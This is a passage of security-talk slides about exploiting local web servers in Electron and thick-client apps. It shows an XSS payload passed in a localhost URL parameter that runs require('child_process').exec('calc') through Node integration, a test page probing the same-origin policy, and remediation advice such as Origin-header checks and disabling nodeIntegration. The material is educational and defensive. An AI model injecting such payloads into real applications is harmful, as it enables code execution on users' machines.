
The payload

```
require('child_process').exec('calc')
```

[http://localhost:8001/Home/StartCollection?Id=<script>require\('child_process'\).exec\('calc'\)</script>3...](http://localhost:8001/Home/StartCollection?Id=<script>require('child_process').exec('calc')</script>3...)

We will not have access to the response but no problem.

Jumping The Browser Sandbox



```
File Edit Selection View Go Run Terminal Help • nem2.html - Visual Studio Code
C:\Users\Parsia\Desktop > nem2.html > html > body > script
1 <html>
2
3 <head>
4   <title>test SOP</title>
5 </head>
6 <body>
7   <script>
8     function httpPost(theUrl)
9     {
10      var xmlhttp = new XMLHttpRequest();
11      xmlhttp.open("GET", theUrl, false); // false for synchronous request
12      xmlhttp.send();
13      return xmlhttp.responseText;
14    }
15
16    var hax = "http://";
17
18    var nem = httpPost(hax);
19    console.log(nem);
20
21  </script>
22 </body>
23 </html>
```

Untitled - Notepad
File Edit Format View Help
The payload

Ln 1, Col 12 | 100% | Windows (CRLF) | UTF-8

Ln 21, Col 18 | Spaces: 4 | UTF-8 | LF | HTML

Type here to search | 10:05 PM | 7/30/2020

Episode 4: Remediation



The Origin Header

The Origin header is set by browsers on cross-origin requests

Forbidden header == JavaScript cannot set it

If the Origin header not in the allowlist reject the request

Do not process the request first and rely on SOP or CORS

Checking the Origin header helps with WebSockets, too.

WebSocket handshake == GET request

Do not rely on remote address.

Browser is running on your machine so remote address == localhost

Electron

Do not trust user input

`generic-xss-advice.txt`

Do not enable “nodeIntegration” if you do not absolutely need it.

preload has access to most Node APIs and works without it.

<https://www.electronjs.org/docs/tutorial/security>

If using a web server to serve assets to the Electron app, disable CORS.

Add Browsers To Your Threat Models




Image credit: *Apex Legends*, Respawn Entertainment/Electronic Arts

Bonus: Where Do I Start?

Practice

Start a VM - Install thickclient apps - Run “netstat” - Poke at local servers

Keyboard/Mouse/Peripheral Utilities are good candidates

<https://www.electronjs.org/apps>

Electron

<https://github.com/doyensec/awesome-electronjs-hacking>

Read TavisO bugs

<https://bugs.chromium.org/p/project-zero/issues/list?q=localhost%20reporter%3Ataviso%40google.com&can=1>

Questions

twitter.com/CryptoGangsta

<https://parsiya.net>

github.com/parsiya




Image credit: *Plants vs. Zombies: Battle for Neighborville*, PopCap Games/Electronic Arts